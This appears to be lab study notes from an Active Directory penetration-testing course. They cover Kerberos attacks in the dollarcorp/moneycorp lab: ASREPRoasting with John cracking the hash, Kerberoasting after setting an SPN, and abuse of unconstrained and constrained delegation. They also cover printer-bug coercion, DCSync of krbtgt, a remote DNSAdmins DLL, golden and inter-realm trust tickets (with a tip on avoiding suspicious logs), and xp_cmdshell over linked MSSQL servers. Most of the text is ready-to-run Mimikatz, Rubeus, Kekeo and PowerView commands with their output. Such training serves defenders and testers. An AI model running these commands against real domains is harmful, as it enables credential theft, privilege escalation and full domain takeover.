Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}

Set-DomainObject -Identity Control1User -XOR @{useraccountcontrol=4194304} -Verbose

Get-DomainUser -PreauthNotRequired -Verbose
```

## Request encrypted AS-REP for offline brute-force

### ASREPRoast

```
Get-ASREPHash -UserName VPN1user -Verbose
```

Enumerate all users with Kerberos preauth disabled and request a hash

```
Invoke-ASREPRoast -Verbose
```

## Crack hash with John The Ripper

```
root@kali:~/Desktop/JohnTheRipper-bleeding-jumbo/run# cat vpn1user
$krb5asrep$VPN1user@dollarcorp.moneycorp.local:e5e9624103dcc77f681fa3772db9a214$887533327075ccfeff77966a4a9cfdb1299f4f
acd0b0b9ecla3f1181250096cf18ee0973e5bdb19e5d4f4df76fcc4ae42eeb19f8473565f6f1be45962434631880952ebfe2cb60b2068618fa64a4
305d5151c6dd830dc3d5af3bce9351ae9848cae26246addb82d17747c74839434f3ca4a71295900132c9eda028a3e67f468fd9f291760ffd8552ee
107eff8384cbd60b6885adbfd610dacdce8df053b419d3bb4940f1e4d74fa531d414efb38e0fd1d3b7829ede7fab4467c4163aff3caf8c09e020be
26fbb16395c36acle0972438a82c3e04bd67489a32a4d488d78917c1d13bf08def6f8
root@kali:~/Desktop/JohnTheRipper-bleeding-jumbo/run# ./john vpn1user --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 A
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwertyuiop123 ($krb5asrep$VPN1user@dollarcorp.moneycorp.local)
ig 0:00:00:00 DONE (2018-12-27 18:50) 12.50g/s 87.50p/s 87.50c/s 87.50C/s Password..Qwertyuiop123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

## Learning Objective 15

- Enumerate users that have Kerberos Preauth disabled.
- Obtain the encrypted part of AS-REP for such an account.
- Determine if studentx has permissions to set UserAccountControl flags for any user.



- If yes, disable Kerberos Preauth on such a user and obtain encrypted part of AS-REP.

## Set SPNs

- With enough rights (GenericAll/GenericWrite), a target user's SPN can be set to anything (unique in the domain).
- We can then request a TGS without special privileges. The TGS can then be "Kerberoasted".

### Let's enumerate the permissions for RDPUsers on ACLs using PowerView (dev)

```
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
```

### Using Powerview (dev), see if the user already has a SPN

```
Get-DomainUser -Identity supportuser | select serviceprincipalname
```

### Using ActiveDirectory module

```
Get-ADUser -Identity supportuser -Properties ServicePrincipalName | select ServicePrincipalName
```

### Set a SPN for the user (must be unique for the domain)

```
Set-DomainObject -Identity support1user -Set @{serviceprincipalname='ops/whatever1'}
```

### Using Active Directory module

```
Set-ADUser -Identity support1user -ServicePrincipalNames @{Add='ops/whatever1'}
```

### Request a ticket

```
Add-Type -AssemblyName System.IdentityModel  
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList  
"ops/whatever1"
```

`Request-SPNTicket` from PowerView can be used as well for cracking with John or Hashcat.

### Check if the ticket has been granted

```
klist.exe
```

### Export all tickets using Mimikatz

```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

## Brute-force the password


```
python.exe .\tgsrepcrack.py .\10k-passwords.txt '.\2- 40a10000-student1@ops~whatever1-dollarcorp.moneycorp.LOCAL.kirbi'
```

## Learning Objective 16

- Determine if studentx has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

## Kerberos Delegation

- Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server".
- This is typically useful in multi-tier service or applications where Kerberos Double Hop is required.
- For example, users authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user and not as the web server's service account.
- Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.



1. A user provides credentials to the Domain Controller.
2. The DC returns a TGT.
3. The user requests a TGS for the web service on Web Server.
4. The DC provides a TGS.

5. The user sends the TGT and TGS to the web server.
  6. The web server service account use the user's TGT to request a TGS for the database server from the DC.
  7. The web server service account connects to the database server as the user.
- There are two types of Kerberos Delegation:
    - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain.
    - Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers. If the user is not using Kerberos authentication to authenticate to the first hop server, Windows offers Protocol Transition to transition the request to Kerberos.
  - Please note that in both types of delegations, a mechanism is required to impersonate the incoming user and authenticate to the second hop server (Database server in our example) as the user.
  - When set for a particular service account, unconstrained delegation allows delegation to any service to any resource on the domain as a user.
  - When unconstrained delegation is enabled, the DC places user's TGT inside TGS (Step 4 in the previous diagram). When presented to the server with unconstrained delegation, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
  - This could be used to escalate privileges in case we can compromise the computer with unconstrained delegation and a Domain Admin connects to that machine.

## Discover domain computers which have unconstrained delegation enabled using PowerView:

```
Get-NetComputer -UnConstrained  
  
# AD Module  
Get-ADComputer -Filter {TrustedForDelegation -eq $True}  
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```

Run following command on it to check if any DA token is available:

```
Invoke-Mimikatz -Command '"sekurlsa::tickets"'
```

We must trick or wait for a domain admin to connect a service on appsrv. Now, if the command is run again:

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

The DA token could be reused:

```
Invoke-Mimikatz -Command '"kerberos::ptt C:\Users\appadmin\Documents\user1\[0;2ceb8b3]-2-0-60a10000-Administrator@krbtgtDOLLARCORP.MONEYCORP.LOCAL.kirbi"'
```

## Coerce Authentication to Computer of Choice

We can capture the TGT of dcorp-dc\$ by using Rubeus on dcorp-appsrv:

(<https://github.com/GhostPack/Rubeus>)

```
.\Rubeus.exe monitor /interval:5 /nowrap
```

And after that run MS-RPRN.exe on the student VM:

(<https://github.com/leechristensen/SpoolSample>)

```
.\MS-RPRN.exe \\dcorp-dc.dollarcorp.moneycorp.local \\dcorp-appsrv.dollarcorp.moneycorp.local
```

Copy the base64 encoded TGT, remove extra spaces (if any) and use it on the student VM:

```
.\Rubeus.exe ptt /ticket:
```

Once the ticket is injected, run DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

## Learning Objective 17


- Find a server in dcorp domain where Unconstrained Delegation is enabled.
- Access that server, wait for a Domain Admin to connect to that server and get Domain Admin privileges.

## Constrained Delegation

- Constrained Delegation when enabled on a service account, allows access only to specified services on specified computers as a user.
- A typical scenario where constrained delegation is used - A user authenticates to a web service without using Kerberos and the web service makes requests to a database server to fetch results based on the user's authorization.
- To impersonate the user, Service for User (S4U) extension is used which provides two extensions:
  - Service for User to Self (S4U2self) - Service for User to Self (S4U2self) - Allows a service to obtain a forwardable TGS to itself on behalf of a user with just the user principal name without supplying a password. The service account must have the TRUSTED\_TO\_AUTHENTICATE\_FOR\_DELEGATION – T2A4D UserAccountControl attribute.

– Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service on behalf of a user. Which second service? This is controlled by msDS-AllowedToDelegateTo attribute. This attribute contains a list of SPNs to which the user tokens can be forwarded.

## Constrained Delegation with Protocol Transition



- A user - Joe, authenticates to the web service (running with service account websvc) using a non-Kerberos compatible authentication mechanism.
- The web service requests a ticket from the Key Distribution Center (KDC) for Joe's account without supplying a password, as the websvc account.
- The KDC checks the websvc userAccountControl value for the TRUSTED\_TO\_AUTHENTICATE\_FOR\_DELEGATION attribute, and that Joe's account is not blocked for delegation. If OK it returns a forwardable ticket for Joe's account (S4U2Self).
- The service then passes this ticket back to the KDC and requests a service ticket for the CIFS/dccorp.mssql.dollarcorp.moneycorp.local service.
- The KDC checks the msDS-AllowedToDelegateTo field on the websvc account. If the service is listed it will return a service ticket for dccorp-mssql (S4U2Proxy).
- The web service can now authenticate to the CIFS on dccorp.mssql as Joe using the supplied TGS.

To abuse constrained delegation in above scenario, we need to have access to the websvc account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the websvc account as ANY user.

## Enumerate users and computers with constrained delegation enabled

```
# Using PowerView (dev)
Get-DomainUser -TrustedToAuth
Get-DomainComputer -TrustedToAuth

# Using ActiveDirectory module:
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-
AllowedToDelegateTo
```

Using asktgt from Kekeo, we request a TGT (steps 2 & 3 in the diagram):

```
kekeo# tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local
/rc4:cc098f204c5887eaa8253e7c2749156f
```

Using s4u from Kekeo, we request a TGS (steps 4 & 5):

```
tgs::s4u
/tgt:TGT_websvc@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi /user:Administrator@dollarcorp.moneycorp.local /service:cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL
```

## Pass the ticket

```
Invoke-Mimikatz -Command '"kerberos::ptt
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'

ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$

# With Rubeus, We are requesting a TGT and TGS' in a single command
.\Rubeus.exe s4u /user:websvc /rc4:cc098f204c5887eaa8253e7c2749156f
/impersonateuser:Administrator /msdsspn:"CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL" /ptt

ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

## Different Services

Using asktgt from Kekeo, we request a TGT for dcorp-adminsrv:

```
tgt::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moneycorp.local
/rc4:1fadb1b13edbc5a61cbdc389e6f34c67
```

Using s4u from Kekeo\_one (no SNAME validation):

```
tgs::s4u
/tgt:TGT_dcorpadminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP
```

```
.MONEYCORP.LOCAL.kirbi /user:Administrator@dollarcorp.moneycorp.local  
/service:time/dcorpdc.dollarcorp.moneycorp.LOCAL|ldap/dcorpdc.dollarcorp.moneycorp.LOCAL
```

## Using mimikatz:

```
Invoke-Mimikatz -Command '"kerberos::ptt  
TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~dcorpdc.dollarcorp  
.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL _ALT.kirbi"'

# Dump hashes with DCSync since we have exported TGS
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'

# With Rubeus
.\Rubeus.exe s4u /user:dcorp-adminsrv$ /rc4:1fadb1b13edbc5a61cbdc389e6f34c67  
/impersonateuser:Administrator /msdssp:"time/dcorpdc.dollarcorp.moneycorp.LOCAL"  
/altservice:ldap /ptt

# Dump hashes with DCSync since we have TGS from Rubeus
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

## Learning Objective 18

- Enumerate users in the domain for whom Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC and obtain a TGS for the service to which delegation is configured.
  - Pass the ticket and access the service as DA.
- Enumerate computer accounts in the domain for which Constrained Delegation is enabled.
  - For such a user, request a TGT from the DC.
  - Use the TGS for executing the DCSync attack.

## DNSAdmins

- It is possible for the members of the DNSAdmins group to load arbitrary DLL with the privileges of dns.exe (SYSTEM).
- In case the DC also serves as DNS, this will provide us escalation to DA.
- Need privileges to restart the DNS service.

### Enumerate the members of the DNSAdmins group

```
Get-NetGroupMember -GroupName "DNSAdmins"  
  
# AD Module  
Get-ADGroupMember -Identity DNSAdmins
```

### Configure DLL using dnscmd.exe (needs RSAT DNS):

```
dnscmd dcorp-dc /config /serverlevelplugindll \\172.16.50.100\dll\mimilib.dll

# Using DNSServer module (needs RSAT DNS):
$dnsettings = Get-DnsServerSetting -ComputerName dcorp-dc - Verbose -All
$dnsettings.ServerLevelPluginDll = "\\172.16.50.100\dll\mimilib.dll" Set-DnsServerSetting -
InputObject
$dnsettings -ComputerName dcorp-dc -Verbose
```

Restart the DNS service (assuming that the DNSAdmins group has the permission to do so):

```
sc \\dcorp-dc stop dns
sc \\dcorp-dc start dns
```

By default, the mimilib.dll logs all DNS queries to

**C:\Windows\System32\kiwidns.log**

## Across Trusts


- Across Domains - Implicit two way trust relationship.
- Across Forests - Trust relationship needs to be established.

## Child to Parent


- Child to Forest Root
- Domains in same forest have an implicit two-way trust with other domains. There is a trust key between the parent and child domains.
- There are two ways of escalating privileges between two domains of same forest:
  - Krbtgt hash
  - Trust tickets



# Child to Parent Trust Flow



# Priv Esc – Child to Parent



Get Trust Key from child to parent

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"' - ComputerName dcorp-dc

# Or

Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\mcorp$"'
```

Child to Forest root using Trust Tickets.

Inter-realm TGT forging

```
Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-
21-280534878-1496970234-700767426-519 /rc4:7ef5be456dc8d7450fb8f5f7348746c5 /service:krbtgt
/target:moneycorp.local /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi"'
```

Invoke-Mimikatz -Command	
Kerberos::golden	The mimikatz module
/domain:dollarcorp.moneycorp.local	FQDN of the current domain
/sid:S-1-5-21-1874506631-3219952063-538504511	SID of the current domain
/sids:S-1-5-21-280534878-1496970234-700767426-519	SID of the enterprise admins group of the parent domain
/rc4:7ef5be456dc8d7450fb8f5f7348746c5	RC4 of the trust key
/user:Administrator	User to impersonate
/service:krbtgt	Target service in the parent domain
/target:moneycorp.local	FQDN of the parent domain
/ticket:C:\AD\Tools\kekeo\trust_tkt.kirbi	Path where ticket is to be saved

Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.

```
.\asktgs.exe C:\AD\Tools\kekeo_old\trust_tkt.kirbi CIFS/mcorp-dc.moneycorp.local
```

Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.

Use the TGS to access the targeted service (may need to use it twice).

```
.\kirbikator.exe lsa .\CIFS.mcorpdc.moneycorp.local.kirbi

ls \\mcorp-dc.moneycorp.local\c$

# With Rubeus
.\Rubeus.exe asktgs /ticket:C:\AD\Tools\kekeo_old\trust_tkt.kirbi /service:cifs/mcorp-
dc.moneycorp.local /dc:mcorpdc.moneycorp.local /ptt

ls \\mcorp-dc.moneycorp.local\c$
```

## Learning Objective 19

Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using the domain trust key.

### Child to Parent Using krbtgt hash

Abuse SID history once again

```
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator
```

```
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511 /sids:S-1-5-21-280534878-1496970234-700767426-519 /krbtgt:ff46a9d8bd66c6efd77603da26796f35  
/ticket:C:\AD\Tools\krbtgt_tkt.kirbi''
```

On any machine of the current domain

```
Invoke-Mimikatz -Command '"kerberos::ptt C:\AD\Tools\krbtgt_tkt.kirbi"'

ls \\mcorp-dc.moneycorp.local.kirbi\c$

gwmi -class win32_operatingsystem -ComputerName mcorpd.c.moneycorp.local
```

Avoid suspicious logs

```
Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-dc$ /domain:dollarcorp.moneycorp.local  
/sid:S-1-5-21-1874506631-3219952063-538504511 /groups:516 /sids:S-1-5-21-280534878-1496970234-700767426-516,S-1-5-9 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ptt"'

Invoke-Mimikatz -Command '"lsadump::dcsync /user:mcorp\Administrator /domain:moneycorp.local"'
```


- S-1-5-21-2578538781-2508153159-3419410681-516 -> Domain Controllers
- S-1-5-9 -> Enterprise Domain Controllers

## Learning Objective 20

Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

## Across Forests

# Trust Abuse Across Forest



Once again, we require the trust key for the inter-forest trust.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
# Or
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
```

An inter-forest TGT can be forged

```
Invoke-Mimikatz -Command '"Kerberos::golden /user:Administrator
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-1874506631-3219952063-538504511
/rc4:cd3fb1b0b49c7a56d285ffdbb1304431 /service:krbtgt /target:eurocorp.local
/ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi"'
```

Get a TGS for a service (CIFS below) in the target domain by using the forged trust ticket.

```
.\asktgs.exe C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local
```

- Tickets for other services (like HOST and RPCSS for WMI, HOST and HTTP for PowerShell Remoting and WinRM) can be created as well.

Use the TGS to access the targeted service.

```
.\kirbikator.exe lsa .\CIFS.eurocorpcdc.eurocorp.local.kirbi  
  
ls \\eurocorp-dc.eurocorp.local\forestshare\  
  
# With Rubeus  
.\Rubeus.exe asktgs /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi  
/service:cifs/eurocorp-dc.eurocorp.local /dc:eurocorpcdc.eurocorp.local /ptt  
  
ls \\eurocorp-dc.eurocorp.local\forestshare\
```

## Learning Objective 21

### MSSQL Servers

- MS SQL servers are generally deployed in plenty in a Windows domain.
- SQL Servers provide very good options for lateral movement as domain users can be mapped to database roles.
- For MSSQL and PowerShell hackery, lets use PowerUpSQL <https://github.com/NetSPI/PowerUpSQL>

#### Discovery (SPN Scanning)

```
Get-SQLInstanceDomain
```

#### Check Accessibility

```
Get-SQLConnectionTestThreaded  
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded - Verbose
```

#### Gather Information

```
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
```

- A database link allows a SQL Server to access external data sources like other SQL Servers and OLE DB data sources.
- In case of database links between SQL servers, that is, linked SQL servers it is possible to execute stored procedures.
- Database links work even across forest trusts.

## Look for links to remote servers

```
Get-SQLServerLink -Instance dcorp-mssql -Verbose
```

Or

```
select * from master..sys.servers
```

## Enumerating Database Links - Manually

- Openquery() function can be used to run queries on a linked database

```
select * from openquery("dcorp-sql1",'select * from master..sys.servers')
```

## Enumerating Database Links - Crawls (Nested Link Enumeration)

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
```

or

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorpmgmt",'select * from master..sys.servers'))')
```

## Executing Commands

- On the target server, either xp\_cmdshell should be already enabled;
- Or if rpcout is enabled (disabled by default), xp\_cmdshell can be enabled using:

```
EXECUTE('sp_configure 'xp_cmdshell',1;reconfigure;') AT "eu-sql"
```

## Executing Commands by Crawl (Nested Database Links)

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "exec master..xp_cmdshell 'whoami'"
```

or

From the initial SQL server, OS commands can be executed using nested link queries:

```
select * from openquery("dcorp-sql1",'select * from openquery("dcorpmgmt",'select * from openquery("eu-sql.eu.eurocorp.local",'select @@version as version;exec master..xp_cmdshell "powershell whoami")'))')
```

